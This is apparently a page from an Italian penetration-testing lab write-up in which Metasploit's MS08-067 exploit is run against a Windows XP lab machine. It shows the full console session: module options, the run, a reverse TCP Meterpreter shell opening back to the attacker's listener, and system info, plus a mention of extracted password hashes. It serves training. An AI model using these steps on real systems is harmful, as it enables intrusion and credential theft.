


EXPLOITING WINDOWS XP



```
File Actions Edit View Help
168 payload/windows/vncinject/reverse_tcp_dns normal No VNC Server (Ref
active Injection), Reverse TCP Stager (DNS)
169 payload/windows/vncinject/reverse_tcp_uid normal No VNC Server (Ref
active Injection), Reverse TCP Stager with UID Support
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS 192.168.1.200 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.20 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic Targeting


View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.1.20:444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.20:4444 -> 192.168.1.200:1073) at 2022-12-07 06:44:38 -0500

meterpreter > sysinfo
Computer : TEST-EPI
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Avviamo msfconsole e cerchiamo l'exploit per la vulnerabilità della porta 445 (MS08_067). Configuriamo l'RHOSTS e controlliamo se il resto delle info sono giuste, avviando l'exploit possiamo eseguire qualsiasi comando da remoto (RCE). Qui sotto possiamo vedere 2 screen di una schermata catturata e l'altra in live.



Estratti anche gli hash delle password



Qui in live